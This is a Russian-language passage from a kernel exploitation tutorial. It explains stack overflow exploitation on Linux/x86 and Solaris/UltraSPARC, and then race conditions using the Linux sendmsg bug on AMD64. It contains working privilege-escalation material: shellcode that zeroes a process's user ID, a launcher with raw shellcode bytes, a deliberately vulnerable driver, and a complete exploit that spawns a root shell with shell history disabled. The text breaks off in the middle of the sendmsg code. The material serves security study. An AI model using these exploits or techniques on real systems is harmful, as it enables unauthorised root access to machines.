Эксплуатация на основе стека более зависима от архитектуры и операционной системы, чем уже представленная на основе слябов. Это обусловлено тем, что после повреждения стека достигается перехват потока выполнения, но затем нужно найти способ каким-то образом вернуться в пространство пользователя. Детали архитектуры x86 здесь не рассматриваются, поскольку они уже хорошо описаны поиг в статье phrack60 [13].

Вместо этого сосредоточимся на архитектуре UltraSPARC и её наиболее распространённой операционной системе Solaris. Следующий подраздел описывает соответствующие детали и представляет технику, подходящую также для эксплуатации переполнений слябов (или, в более общем случае, для любой «уязвимости с контролируемым перенаправлением потока управления»).

Архитектура AMD64 пока не рассматривается, поскольку она будет нашей «образцовой архитектурой» для следующего типа уязвимостей (гонки). Предложенный далее эксплойт sendmsg

[5] является, по сути, стековым.

Перед тем как перейти к разделу UltraSPARC, скажем пару слов о потребностях возврата в ring3 на архитектуре x86 и об использовании стека ядра в Linux (что существенно отличается от Solaris).

Linux объединяет стек и структуру, ассоциированную с каждым процессом (в Linux 2.4 это была непосредственно `task_struct`, в Linux 2.6 — `thread_info`, которая значительно меньше и содержит указатель на `task_struct`). Эта область памяти по умолчанию составляет 8 кб (существует опция ядра для ограничения до 4 кб), то есть размер двух страниц, выделяемых последовательно с выравниванием первой на кратное 2^{13} . Адрес `thread_struct` (или `task_struct`) вычислим во время выполнения путём обнуления 13 наименее значимых битов указателя стека ядра (`%esp`).

Стек начинается снизу этой страницы и «растёт» вверх, где расположен `thread_info` (или `task_struct`). Для предотвращения «второго» типа переполнения при выборе 4 кб стека ядра на этапе компиляции ядро использует два дополнительных стека на процессор: один для обработки прерываний и один для функций `softirq` и `tasklet`, каждый по одной странице.

Именно в стеке Linux хранит всю информацию для возврата из исключений, прерываний или вызовов функций и, логически, для возврата в ring3 — например, посредством инструкции `iret`. Чтобы использовать инструкцию `iret` внутри шеллкода для чистого выхода из ядра, нужно подготовить фиктивный стековый фрейм в том виде, в котором она ожидает его найти.

Требуется предоставить:

- действительный указатель стека пространства пользователя
- действительный указатель инструкций пространства пользователя
- действительный сохранённый регистр EFLAGS
- действительный сегмент кода пользователя
- действительный сегмент стека пользователя

```
LOWER ADDRESS
+-----+
|       | |
| User SS   | +-+
| User ESP  | |
| EFLAGS    | |   Fake Iret Frame
| User CS   | |
| User EIP  | +-+ <----- current kernel stack pointer (ESP)
|       | |
+-----+
```

Был добавлен демонстрационный стековый эксплойт (для фиктивного драйвера Linux), реализующий шеллкод с таким подходом к восстановлению:

```
movl    $0x7b,0x10(%esp)    // user stack segment (SS)
movl    $stack_chunk,0xc(%esp) // user stack pointer (ESP)
movl    $0x246,0x8(%esp)    // valid EFLAGS saved register
movl    $0x73,0x4(%esp)     // user code segment (CS)
movl    $code_chunk,0x0(%esp) // user code pointer (EIP)
iret
```

Его можно найти в `expl/linux/stack_based.c`.

2.3.1 - Эксплуатация на UltraSPARC

UltraSPARC [14] — полная реализация 64-битной архитектуры SPARC V9 [2]. Наиболее «интересная» с точки зрения эксплуатации её часть — поддержка, которую она обеспечивает операционной системе для полностью разделённых адресных пространств пользователя и ядра.

Это достигается через использование регистров контекста и идентификаторов адресного пространства «ASI». MMU UltraSPARC предоставляет два устанавливаемых регистра контекста: первичный (PContext) и вторичный (SContext). Также предоставляется ещё один регистр контекста, аппаратно привязанный к нулю — контекст ядра («context» 0 — это место жизни ядра). Каждому адресному пространству процесса сопоставляется «значение контекста», которое устанавливается в регистре PContext во время выполнения процесса. Это значение используется для трансляции адресов памяти.

Каждый раз, когда процесс выполняет инструкцию trap для доступа к ядру (например, ta 0x8 или ta 0x40 — именно так реализованы системные вызовы в Solaris 10), в качестве умолчания устанавливается контекст ядра. Значение контекста процесса (как зафиксированное в PContext) переносится в SContext, тогда как контекст ядра становится «первичным контекстом».

В этот момент ядро может напрямую обращаться к пространству пользователя, указывая корректный ASI в инструкции загрузки или сохранения в альтернативное пространство (инструкции, поддерживающие прямое указание немедленного ASI — lda/sta). Идентификаторы адресного пространства (ASI) определяют, как должны вести себя эти инструкции:

```
usr/src/uts/sparc/v9/sys/asi.h
```

```
#define ASI_N          0x04    /* nucleus */
#define ASI_NL         0x0C    /* nucleus little */
#define ASI_AIUP       0x10    /* as if user primary */
#define ASI_AIUS       0x11    /* as if user secondary */
#define ASI_AIUPL      0x18    /* as if user primary little */
#define ASI_AIUSL      0x19    /* as if user secondary little */

[...]

#define ASI_USER       ASI_AIUS
```

Это ASI, указанные в спецификации SPARC v9 (больше ASI зависят от конкретной машины и позволяют изменять, например, MMU или другие аппаратные регистры — см. usr/src/uts/sun4u/sys/machasi.h); «little»-версия используется для указания порядка байтов доступа, отличного от стандартного big endian (SPARC v9 может обращаться к данным в обоих форматах).

ASI_USER используется для доступа из ядра к пространству пользователя. Инструкция вида:

```
ldxa [addr]ASI_USER, %l1
```

загружает двойное слово по адресу addr, относительно контекста адресного пространства, хранящегося в регистре SContext, «как если бы» к нему обращался код пространства пользователя (со всеми проверками защиты).

Таким образом, если удастся начать выполнение минимальной заглушки кода, можно копировать байты из пространства пользователя куда угодно в пространство ядра.

Но как выполнять код в первую очередь? Или, выражаясь ещё точнее, куда возвращаться после выполнения переполнения (слябов/стека) и перехвата указателя инструкций?

Чтобы ещё больше усложнить ситуацию, архитектура UltraSPARC реализует разрешение на выполнение через TTE (Translation Table Entry — записи TLB для виртуально-физической трансляции).

Пора взглянуть на реализацию ядра Solaris для нахождения решения. Представляемая сейчас техника (как быстро станет ясно) не ограничена эксплуатацией на основе стека, но может использоваться всякий раз, когда есть возможность перенаправить поток инструкций в ядре на произвольный адрес.

2.3.2 - Надёжный эксплойт для Solaris/UltraSPARC

Модель процессов Solaris несколько отличается от Linux. Основной единицей планирования является «поток ядра» (описываемый структурой `kthread_t`), поэтому с каждым существующим LWP (лёгким процессом) должен быть ассоциирован поток. LWP — это объекты ядра, представляющие «состояние ядра» каждого «пользовательского потока» внутри процесса и позволяющие каждому входить в ядро независимо (без LWP пользовательские потоки конкурировали бы за системные вызовы).

Информация, относящаяся к «работающему процессу», рассредоточена по нескольким структурам. Посмотрим, что можно из них извлечь. В каждой операционной системе (и Solaris не исключение) есть способ быстро получить «текущий работающий процесс». В Solaris это «текущий поток ядра», и на UltraSPARC он получается через:

```
#define curthread      (threadp())

usr/src/uts/sparc/ml/sparc.il

! return current thread pointer

    .inline threadp,0
    .register %g7, #scratch
    mov      %g7, %o0
    .end
```

Таким образом, он хранится в глобальном регистре `%g7`. Из структуры `kthread_t` можно получить доступ ко всем другим структурам, связанным с процессом. Поскольку главная цель — повышение привилегий, нас интересует, где ядро Solaris хранит учётные данные процесса.

Они хранятся в структуре `cred_t`, на которую указывает структура `proc_t`:

```
# mdb -k
Loading modules: [ unix krtld genunix ip usba nfs random ptm ]
> ::ps ! grep snmpdx
R   278      1      278      278      0 0x00010008 0000030000e67488 snmpdx
> 0000030000e67488::print proc_t
{
    p_exec = 0x30000e5b5a8
    p_as = 0x300008bae48
    p_lockp = 0x300006167c0
    p_crlock = {
        _opaque = [ 0 ]
    }
    p_cred = 0x3000026df28
[...]
```

```
> 0x3000026df28::print cred_t
{
    cr_ref = 0x67b
    cr_uid = 0
    cr_gid = 0
    cr_ruid = 0
    cr_rgid = 0
    cr_suid = 0
    cr_sgid = 0
    cr_ngroups = 0
    cr_groups = [ 0 ]
}
> ::offsetof proc_t p_cred
offsetof (proc_t, p_cred) = 0x20
> ::quit
```

Вывод `::ps` знакомит с очень интересной функцией операционной системы Solaris, которая является находкой для эксплуатации. Адрес структуры `proc_t` в пространстве ядра экспортируется в пространство пользователя:

```
bash-2.05$ ps -aef -o addr,comm | grep snmpdx
30000e67488 /usr/lib/snmp/snmpdx
bash-2.05$
```

На первый взгляд это может показаться не очень полезным, поскольку структура `kthread_t` содержит указатель на связанную `proc_t`:

```
> ::offsetof kthread_t t_procp
offsetof (kthread_t, t_procp) = 0x118
> ::ps ! grep snmpdx
R 278 1 278 278 0 0x00010008 0000030000e67488 snmpdx
> 0000030000e67488::print proc_t p_tlist
p_tlist = 0x30000e52800
> 0x30000e52800::print kthread_t t_procp
t_procp = 0x30000e67488
>
```

Чтобы точнее понять, почему экспортированный адрес столь важен, нужно взглянуть глубже в структуру `proc_t`. Она содержит структуру `user_t`, хранящую такие сведения, как имя программы, значения `argc/argv` и т. д.:

```
> 0000030000e67488::print proc_t p_user
[...]
```

```

p_user.u_ticks = 0x95c
p_user.u_comm = [ "snmpdx" ]
p_user.u_psargs = [ "/usr/lib/snmp/snmpdx -y -c /etc/snmp/conf" ]
p_user.u_argc = 0x4
p_user.u_argv = 0xffbffcfc
p_user.u_envp = 0xffbfd10
p_user.u_cdir = 0x3000063fd40
[...]
```

Многие из них мы контролируем. Ещё важнее, что страницы, содержащие `process_cache` (и, следовательно, структуру `user_t`), не помечены как неисполняемые, поэтому можно выполнять код оттуда (например, стек ядра, выделяемый из сегмента `seg_kp` [страничная память ядра], не является исполняемым).

Посмотрим, как объявлен `u_psargs`:

`usr/src/common/sys/user.h`

```
#define PSARGSZ      80      /* Space for exec arguments (used by ps(1)) */
#define MAXCOMLEN    16      /* <= MAXNAMLEN, >= sizeof (ac_comm) */

[...]
```

```

typedef struct user {
    /*
     * These fields are initialized at process creation time and never
     * modified. They can be accessed without acquiring locks.
     */
    struct execsw *u_execsw;      /* pointer to exec switch entry */
    auxv_t u_auxv[__KERN_NAUXV_IMPL]; /* aux vector from exec */
    timestruc_t u_start;      /* hrestime at process start */
    clock_t u_ticks;      /* lbolt at process start */
    char u_comm[MAXCOMLEN + 1]; /* executable file name from exec */
    char u_psargs[PSARGSZ]; /* arguments from exec */
    int u_argc;      /* value of argc passed to main() */
    uintptr_t u_argv; /* value of argv passed to main() */
    uintptr_t u_envp; /* value of envp passed to main() */

    [...]
}
```

Идея проста: помещаем наш шеллкод в командную строку эксплойта (без нулевых байтов) и вычисляем из экспортированного адреса `proc_t` точный адрес возврата. Этого достаточно для эксплуатации всех ситуаций, когда у нас есть контроль над потоком выполнения `_без_` повреждения стека (перезапись указателя функции, переполнение сляба и т. д.).

Нужно помнить о выравнивании, поскольку блок выборки UltraSPARC вызывает исключение, если адрес, с которого читается инструкция, не выровнен на 4-байтовую границу (размер каждой инструкции SPARC):

```
> ::offsetof proc_t p_user
offsetof (proc_t, p_user) = 0x330
> ::offsetof user_t u_psargs
offsetof (user_t, u_psargs) = 0x161
>
```

Поскольку `proc_t`, извлечённый из «кэша процессов», всегда выровнен на 8-байтовую границу, нужно прыгнуть на 3 байта после начала массива `u_psargs` (куда и помещается шеллкод). Это даёт пространство для $76 / 4 = 19$ инструкций — обычно достаточно для средних шеллкодов... хотя пространство не является реальным ограничением, поскольку можно «нанизывать» несколько структур `psargs` из разных процессов, просто перепрыгивая между ними. Кроме того, можно написать двустадийный шеллкод, который начнёт копировать более крупный шеллкод из пространства пользователя с помощью описанных ранее инструкций загрузки из альтернативного пространства.

Теперь рассматривается несколько более сложный сценарий — «переполнение стека ядра». Предполагается определённое знакомство с эксплуатацией переполнения стека в пространстве пользователя (если нет — см. [15] и [16]). Главная проблема здесь — найти способ безопасно вернуться в пространство пользователя после повреждения стека (и тем самым достичь указателя инструкций через указатель фрейма). Хорошим способом понять, как «стек ядра» используется для возврата в пространство пользователя, является отслеживание пути системного вызова. Неплохой вводный материал можно найти здесь [17], но чтение исходников OpenSolaris значительно лучше (там также видно, следуя за точкой входа `sys_trap` в `uts/sun4u/ml/mach_locore.s`, код, устанавливающий контекст ядра в регистре `PContext`).

Сосредоточимся на использовании «стека ядра»:

`usr/src/uts/sun4u/ml/mach_locore.s`

```
ALTENTRY(user_trap)
!
! user trap
!
! make all windows clean for kernel
! buy a window using the current thread's stack
!
sethi    %hi(nwin_minus_one), %g5
ld       [%g5 + %lo(nwin_minus_one)], %g5
wrpr     %g0, %g5, %cleanwin
CPU_ADDR(%g5, %g6)
ldn      [%g5 + CPU_THREAD], %g5
ldn      [%g5 + T_STACK], %g6
sub      %g6, STACK_BIAS, %g6
save     %g6, 0, %sp
```

В `%g5` сохраняется количество реализованных в архитектуре окон минус единица, что в данном случае составляет $8 - 1 = 7$. `CLEANWIN` устанавливается в это значение, поскольку из текущего окна не используется ни одно, и у ядра есть 7 свободных окон.

Адрес структуры `cpu_t` затем сохраняется в `%g5` (через `CPU_ADDR`) и оттуда извлекается указатель на поток [`cpu_t->cpu_thread`]. Из структуры `kthread_t` извлекается «адрес стека ядра» [поле называется `t_stk`]. Это хорошая новость, поскольку этот элемент легко доступен изнутри шеллкода (достаточно правильно обратиться к `%g7` / указателю потока). Отсюда можно следовать по пути `sys_trap` и выяснить, что будет на стеке сразу после значения `kthread_t->t_stk` и где.

Из этого значения затем вычитается `STACK_BIAS`: 64-битный v9 SPARC ABI указывает, что регистры `%fp` и `%sp` смещены на константу — смещение стека, которое составляет 2047 бит. Это

нужно помнить при написании шеллкода «фиксации стека». На 32-битных ядрах значение этой константы равно 0.

save далее — ещё одна хорошая новость, поскольку значение `t_stk` можно использовать как `%fp` (вместе с «правильным адресом возврата»), чтобы вернуться в «некоторую допустимую точку» внутри пути системного вызова (позволив ему продолжить оттуда и чисто вернуться в пространство пользователя).

Вопрос теперь в том: в какую точку? Нужно ли «хардкодить» этот адрес возврата или его можно каким-то образом получить?

Дальнейшее изучение пути системного вызова показывает:

```
ENTRY_NP(utl0)
SAVE_GLOBALS(%l7)
SAVE_OUTS(%l7)
mov     %l6, THREAD_REG
wrpr    %g0, PSTATE_KERN, %pstate      ! enable ints
jmpl    %l3, %o7                       ! call trap handler
mov     %l7, %o0
```

И то, что в `%l3`:

```
have_win:
    SYSTRAP_TRACE(%o1, %o2, %o3)

    !
    ! at this point we have a new window we can play in,
    ! and %g6 is the label we want done to bounce to
    !
    ! save needed current globals
    !
    mov     %g1, %l3      ! pc
    mov     %g2, %o1      ! arg #1
    mov     %g3, %o2      ! arg #2
    srlx    %g3, 32, %o3   ! pseudo arg #3
    srlx    %g2, 32, %o4   ! pseudo arg #4
```

`%g1` был сохранён потому, что:

```
#define SYSCALL(which)          \
    TT_TRACE(trace_gen)         ; \
    set      (which), %g1        ; \
    ba,pt    %xcc, sys_trap      ; \
    sub      %g0, 1, %g4         ; \
    .align   32
```

То есть это `syscall_trap` для системных вызовов LP64 и `syscall_trap32` для ILP32. Проверим, соответствует ли структура стека ожидаемой:

```
> ::ps ! grep snmp
R   291      1   291   291      0 0x00020008 0000030000db4060 snmpXdmid
R   278      1   278   278      0 0x00010008 0000030000d2f488 snmpdx
> ::ps ! grep snmpdx
R   278      1   278   278      0 0x00010008 0000030000d2f488 snmpdx
> 0000030000d2f488::print proc_t p_tlist
p_tlist = 0x30001dd4800
> 0x30001dd4800::print kthread_t t_stk
t_stk = 0x2a100497af0 ""
> 0x2a100497af0,16/K
0x2a100497af0: 1007374      2a100497ba0      30001dd2048      1038a3c
                1449e10      0                30001dd4800
                2a100497ba0      ffbff700        3                3a980
                0                3a980          0
                ffbff6a0      ff1525f0        0                0
                0                0                0
                0
> syscall_trap32=X
```

```
> 1038a3c
```

Анализируя «стековый фрейм», видим, что сохранённый %16 — это именно `THREAD_REG` (значение потока, 30001dd4800), а %13 равен 1038a3c — адресу `syscall_trap32`.

Теперь можно написать наш «шеллкод»:

```
# cat sparc_stack_fixup64.s

.globl begin
.globl end

begin:
    ldx [%g7+0x118], %i0
    ldx [%i0+0x20], %i1
    st %g0, [%i1 + 4]
    ldx [%g7+8], %fp
    ldx [%fp+0x18], %i7
    sub %fp, 2047, %fp
    add 0xa8, %i7, %i7

    ret
    restore

end:
#
```

Теперь код должен быть достаточно понятен: он получает адрес `t_procp` из структуры `kthread_t` и оттуда — адрес `p_cred`. Затем устанавливает в ноль (регистр %g0 аппаратно привязан к нулю) элемент `cr_uid` структуры `cred_t` и использует значение `kthread_t->t_stk` для установки %fp. %fp затем разыменовывается для получения адреса `syscall_trap32`, после чего выполняется вычитание `STACK_BIAS`.

Значение `add 0xa8` — единственное хардкодированное, это «место возврата» внутри `syscall_trap32`. Его можно быстро вычислить из команды `::findstack` в `mdb`. Более продвинутый шеллкод мог бы избежать этого «хардкодированного значения» путём сканирования опкодов от начала функции `syscall_trap32` в поиске паттерна `jmp1 %reg,%o7/nop` (`syscall_trap32` не открывает новое окно и остаётся в том, которое создал `sys_trap`). На всех протестированных машинах это всегда было `0xa8` — вот почему оставили хардкодирование.

Как сказано, нужно, чтобы шеллкод находился в командной строке, «сдвинутый» на 3 байта для правильного выравнивания. Для этого использовался простой код запускателя:

```
bash-2.05$ cat launcher_stack.c
#include <unistd.h>

char sc[] = "\x66\x66\x66" // padding for alignment
"\xe0\x59\xe1\x18\xe2\x5c\x20\x20\xc0\x24\x60\x04\xfc\x59\xe0"
"\x08\xfe\x5f\xa0\x18\xbc\x27\xa7\xff\xbe\x07\xe0\xa8\x81"
"\xc7\xe0\x08\x81\xe8\x00\x00";

int main()
{
    execl("e", sc, NULL);
    return 0;
}
bash-2.05$
```

Шеллкод — тот, что представлен выше.

Перед демонстрацией кода эксплойта, вставим уязвимый код из фиктивного драйвера для Solaris:

```
stuff/drivers/solaris/test.c
```

```
[...]

static int handle_stack (intptr_t arg)
```

```

{
    char buf[32];
    struct test_comunique t_c;

    ddi_copyin((void *)arg, &t_c, sizeof(struct test_comunique), 0);

    cmn_err(CE_CONT, "Requested to copy over buf %d bytes from %p\n",
t_c.size, &buf);

    ddi_copyin((void *)t_c.addr, buf, t_c.size, 0); [1]

    return 0;
}

static int test_ioctl (dev_t dev, int cmd, intptr_t arg, int mode,
                      cred_t *cred_p, int *rval_p )
{
    cmn_err(CE_CONT, "ioctl called : cred %d %d\n", cred_p->cr_uid,
cred_p->cr_gid);

    switch ( cmd )
    {
        case TEST_STACKOVF: {
            □handle_stack(arg);
        }
    }

    [...]
}

```

Уязвимость достаточно самоочевидна: отсутствие «санитизации входных данных» перед вызовом `ddi_copyin` в [1].

Эксплойт:

stuff/expl/solaris/e_stack.c

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include "test.h"

#define BUFSIZ 192

char buf[192];

typedef struct psinfo {
    int      pr_flag;          /* process flags */
    int      pr_nlwps;        /* number of lwps in process */
    pid_t    pr_pid;          /* unique process id */
    pid_t    pr_ppid;         /* process id of parent */
    pid_t    pr_pgid;         /* pid of process group leader */
    pid_t    pr_sid;          /* session id */
    uid_t    pr_uid;          /* real user id */
    uid_t    pr_euid;         /* effective user id */
    gid_t    pr_gid;          /* real group id */
    gid_t    pr_egid;         /* effective group id */
    uintptr_t pr_addr;        /* address of process */
    size_t   pr_size;         /* size of process image in Kbytes */
} psinfo_t;

#define ALIGNPAD      3

#define PSINFO_PATH    "/proc/self/psinfo"

unsigned long getaddr()
{
    psinfo_t    info;
    int         fd;

```

```

    fd = open(PSINFO_PATH, O_RDONLY);
    if ( fd == -1)
    {
        perror("open");
        return -1;
    }

    read(fd, (char *)&info, sizeof (info));
    close(fd);
    return info.pr_addr;
}

#define UPSARGS_OFFSET 0x330 + 0x161

int exploit_me()
{
    char    *argv[] = { "princess", NULL };
    char    *envp[] = { "TERM=vt100", "BASH_HISTORY=/dev/null",
"HISTORY=/dev/null", "history=/dev/null",
    "PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin",
"HISTFILE=/dev/null", NULL };

    printf("Pleased to see you, my Princess\n");
    setreuid(0, 0);
    setregid(0, 0);
    execve("/bin/sh", argv, envp);
    exit(0);
}

#define SAFE_FP      0x0000000001800040 + 1
#define DUMMY_FILE   "/tmp/test"

int main()
{
    int                fd;
    int                ret;
    struct test_comunique  t;
    unsigned long      *pbuf, retaddr, p_addr;

    memset(buf, 'A', BUFSIZ);

    p_addr = getaddr();

    printf("[*] - Using proc_t addr : %p \n", p_addr);

    retaddr = p_addr + UPSARGS_OFFSET + ALIGNPAD;

    printf("[*] - Using ret addr : %p\n", retaddr);

    pbuf = &buf[32];

    pbuf += 2;

    /* locals */

    for ( ret = 0; ret < 14; ret++ )
        *pbuf++ = 0xBBBBBBBB + ret;
    *pbuf++ = SAFE_FP;
    *pbuf = retaddr - 8;

    t.size = sizeof(buf);
    t.addr = buf;

    fd = open(DUMMY_FILE, O_RDONLY);

    ret = ioctl(fd, 1, &t);
    printf("fun %d\n", ret);

    exploit_me();
}

```

```
close(fd);  
  
}
```

Эксплойт достаточно прост (приносим извинения — на момент написания публичного не было):

- `getaddr()` использует данные `psinfo`, экспортированные через `procfs`, для получения адреса `proc_t` работающего процесса.
- Адрес возврата вычисляется как `proc_t addr + смещение массива u_psargs + три байта` для выравнивания.
- `SAFE_FP` указывает «куда-то в сегмент данных» (готово к применению `BIAS` для реального разыменования). Из-за механизма окон SPARC нужно предоставить действительный адрес, который будет использоваться для «загрузки» сохранённых регистров процедуры при повторном входе. Запись на этот адрес не производится, поэтому подойдёт любая читаемая часть ядра (в более сложных сценариях может потребоваться и запись — будьте внимательны).
- `/tmp/test` — просто символическая ссылка на `/devices/pseudo/test@0:0`.
- Эксплойт должен быть скомпилирован как 32-битный исполняемый файл, чтобы смещение `syscall_trap32` было значимым.

Драйвер можно скомпилировать и протестировать на своей машине, это очень просто. Его можно расширить для тестирования дополнительных сценариев — скелет готов.

2.4 - Введение в логические ошибки: гонки

Переполнения кучи и стека (а тем более разыменования `NULL`-указателей) редко встречаются сами по себе, и, пока продолжается автоматический и ручной аудит, они будут становиться всё реже. То, что, вероятно, просуществует дольше, — «логические ошибки», которые в конечном счёте могут привести к классическому переполнению. Формализовать «логические ошибки», по нашему мнению, практически невозможно — каждая из них уникальна. Тем не менее один их тип достаточно интересен (и «распространён»), и для него по крайней мере некоторые базовые подходы поддаются общему описанию.

Речь идёт о «гонках».

Кратко: гонка возникает каждый раз, когда есть небольшое временное окно, которое можно использовать для нарушения поведения операционной системы. Гонка обычно является следствием забытой блокировки или другого примитива синхронизации, либо использования переменной «слишком долго после» санитизации её значения. Достаточно направить любимую поисковую систему баз данных уязвимостей на «kernel race condition» — найдётся множество разных примеров.

Выиграть гонку — наша цель. На SMP-системах это проще, поскольку два конкурирующих потока (один следует «гонливному» пути ядра, другой участвует в гонке) могут быть запланированы (и закреплены) на разных процессорах. Нужно лишь, чтобы «гоночный поток» шёл быстрее другого, поскольку оба могут выполняться параллельно. Выиграть гонку на UP сложнее: нужно принудить первый путь ядра уснуть (и тем самым переключиться). Также нужно «заставить» планировщик выбрать наш «гоночный» поток, поэтому необходимо учитывать реализацию алгоритма планирования (например, основанного на приоритетах). При низкой загрузке ЦП это обычно несложно: гоночный поток обычно «крутится» в ожидании некоторого условия и является лучшим кандидатом в очереди выполнения.

Сосредоточимся на «принудительном» переводе пути ядра в сон, анализируя распространённый сегодня интерфейс для работы с файлами — кэш страниц. После этого будет представлена

архитектура AMD64 и показан реальный гоночный эксплойт для Linux на ней, основанный на уязвимости sendmsg [5]. Выигрыш гонки в этом случае превращает уязвимость в стековую, поэтому обсуждение охватит также эксплуатацию на основе стека в Linux/AMD64.

2.4.1 - Принудительный перевод пути ядра в сон

Если нужно выиграть гонку, что может быть лучше, чем замедлить противника? И что медленнее доступа к жёсткому диску на современном компьютере? Проектировщики операционных систем знают, что I/O с диском — один из основных узких мест производительности системы, и что это одна из наиболее частых запрашиваемых операций.

Доступ к диску и виртуальная память тесно связаны: виртуальная память нуждается в доступе к диску для подкачки по требованию и свопинга in/out, тогда как файловый I/O (как прямое чтение/запись, так и отображение файлов в память) работает единицами страниц и использует функции VM для записи «грязных» страниц. Кроме того, для существенного повышения производительности часто используемые страницы диска хранятся в ОЗУ в «кэше страниц».

Поскольку ОЗУ не безграничный ресурс, страницы для загрузки и «кэширования» в него должны тщательно «отбираться». Первая фильтрация осуществляется подходом «подкачка по требованию»: страница загружается с диска в память только при обращении к ней — обработчиком ошибки страницы. После загрузки страницы файловой системы в память она попадает в «кэш страниц» и остаётся в памяти на неопределённое время (в зависимости от активности диска и доступности ОЗУ; обычно используется политика вытеснения LRU). Поскольку для приложения в пространстве пользователя вполне обычно многократно обращаться к одному и тому же содержимому/страницам диска (или для разных приложений — к общим файлам), «кэш страниц» существенно увеличивает производительность.

Последнее, что нужно обсудить, — «кластеризация страниц» файловой системы. Ещё один распространённый принцип «кэширования» — «локальность». Страницы, близкие к запрошенной, скорее всего, будут использоваться в ближайшем будущем, и, поскольку всё равно происходит обращение к диску, можно избежать будущей задержки поиска/вращения, загрузив сразу несколько страниц после запрошенной. Сколько именно — определяется значением кластера страниц. В Linux это значение равно 3, то есть загружаются 2^3 страниц после запрошенной. В Solaris, если страницы 8-килобайтные, драйвер `seg_vn` (в случае mmap) подгружает следующие восемь страниц на 64-килобайтовой границе.

Подводя итог: чтобы принудительно перевести путь ядра в сон, нужно заставить его обратиться к некэшированной странице, вызвав «ошибку» из-за реализации подкачки по требованию. Обработчику ошибки страницы нужно выполнить дисковый I/O, поэтому процесс засыпает и планировщик выбирает другой. Поскольку нужны «контролируемые нами данные» по ошибочному адресу, необходимо сделать mmap страниц, изменить их и затем исчерпать кэш страниц перед повторным обращением к ним ядра.

Заполнение «кэша страниц» также приводит к потреблению большого количества ОЗУ и тем самым усиливает свопинг in/out. На современных операционных системах нельзя создать состояние нехватки памяти только путём исчерпания кэша страниц (как было возможно в очень старых реализациях), поскольку лишь некоторый объём ОЗУ выделен под кэш страниц и он продолжал бы забирать страницы у себя же, не затрагивая другие подсистемы. Но можно исчерпать и эти подсистемы — например, заставив ядро выполнить большое количество «выживающих» выделений слябов.

Работа по созданию давления на VM — это всегда стоит держать в уме: сделав это, можно замедлить ядро (благоприятствуя гонкам) и заставить `kmalloc` или другие функции выделения завершаться неудачей (что редко происходит при нормальном поведении).

Пришло время для ещё одной реальной ситуации. Будет показана уязвимость `sendmsg` [5] и код эксплойта, а также кратко описаны наиболее значимые для эксплуатации архитектурные детали AMD64.

2.4.2 - AMD64 и эксплуатация гонок: `sendmsg`

AMD64 — 64-битное «расширение» архитектуры x86, поддерживаемое нативно. Оно поддерживает 64-битные регистры, указатели/виртуальные адреса и целочисленные/логические операции. AMD64 имеет два основных режима работы: «Long mode» — стандартный 64-битный (32-битные и 16-битные бинарники всё ещё могут запускаться практически без потери производительности или даже с некоторым выигрышем от расширенного числа регистров благодаря так называемому «режиму совместимости») и «Legacy mode» для 32-битных операционных систем, который в целом аналогичен стандартной среде процессора x86.

Даже если не все они будут использоваться в эксплойте `sendmsg`, суммируем пару интересных особенностей архитектуры AMD64:

- Количество регистров общего назначения расширено с 8 до 16. Все регистры 64-битные (указываются как `r[name|num]`, например `rax`, `r10`). Как и при переходе с 16-битной на 32-битную, младшие 32 бита регистров общего назначения доступны с префиксом `e` (например, `eax`).
- Push/pop на стеке — 64-битные операции, поэтому каждый раз записывается/считывается 8 байт. Указатели тоже 64-битные, что позволяет теоретически использовать виртуальное адресное пространство в 2^{64} байт. Как и в архитектуре UltraSPARC, текущие реализации адресуют ограниченное виртуальное адресное пространство (2^{48} байт), имея VA-дыру (используются 48 наименее значимых битов, биты с 48 по 63 должны быть копией бита 47: дыра, таким образом, между `0x7FFFFFFFFFFFFFFF` и `0xFFFFF80000000000`). Это ограничение строго зависит от реализации, и любая будущая реализация может использовать полный диапазон 2^{64} байт.
- Теперь можно ссылаться на данные относительно регистра указателя инструкций (RIP). Это и хорошая, и плохая новость: упрощает написание позиционно-независимого (шелл)кода, но также делает его более эффективным (открывая путь для более производительных PIE-подобных реализаций).
- Реализован пресловутый бит NX (бит 63 записи таблицы страниц), поэтому страницы могут быть помечены операционной системой как неисполняемые. Это менее серьёзная проблема, чем в UltraSPARC, поскольку в данный момент нет ни одной операционной системы, реализующей разделённую адресацию пространства пользователя/ядра, что оставляет открытым пространство для использования техники «возврата в пространство пользователя».
- В «long mode» AMD64 более не поддерживает сегментацию. Это решение, по нашему мнению, усложняет создание разделённого пространства пользователя/ядра. Кроме того, регистры FS и GS всё ещё используются для разных целей. Как будет видно, Linux хранит в регистре GS указатель на «текущую» PDA (Per Processor Data Structure) (см.: `/include/asm-x86_64/pda.h`, `struct x8664_pda` — вернёмся к этому в следующем разделе).

После этого краткого обзора (более подробно об архитектуре AMD64 — в справочных руководствах [3]) перейдём к «реальной уязвимости» `sendmsg` [5]:

«При копировании 32-битного содержимого `->msg_control` в ядро мы проходим по одним и тем же данным пространства пользователя дважды без проверок на корректность при втором проходе. Кроме того, если оригинал кажется достаточно

маленьким, мы в итоге копируем в массив на стеке.»

linux-2.6.9/net/compat.c

```
int cmsghdr_from_user_compat_to_kern(struct msghdr *kmsg,
                                     unsigned char *stackbuf, int stackbuf_size)
{
    struct compat_cmsghdr __user *ucmsg;
    struct cmsghdr *kcmsg, *kcmsg_base;
    compat_size_t ucmlen;
    __kernel_size_t kcmlen, tmp;

    kcmlen = 0;
    kcmsg_base = kcmsg = (struct cmsghdr *)stackbuf;          [1]

    [...]

    while(ucmsg != NULL) {
        if(get_user(ucmlen, &ucmsg->cmsg_len))                [2]
            return -EFAULT;

        /* Catch bogons. */
        if(CMSG_COMPAT_ALIGN(ucmlen) <
            CMSG_COMPAT_ALIGN(sizeof(struct compat_cmsghdr)))
            return -EINVAL;
        if(((unsigned long)((char __user *)ucmsg - (char __user
*)kmsg->msg_control)
            + ucmlen) > kmsg->msg_controllen) [3]
            return -EINVAL;

        tmp = ((ucmlen - CMSG_COMPAT_ALIGN(sizeof(*ucmsg))) +
            CMSG_ALIGN(sizeof(struct cmsghdr)));
        kcmlen += tmp;                                          [4]
        ucmsg = cmsg_compat_nxthdr(kmsg, ucmsg, ucmlen);
    }

    [...]

    if(kcmlen > stackbuf_size)                                  [5]
        kcmsg_base = kcmsg = kmalloc(kcmlen, GFP_KERNEL);

    [...]

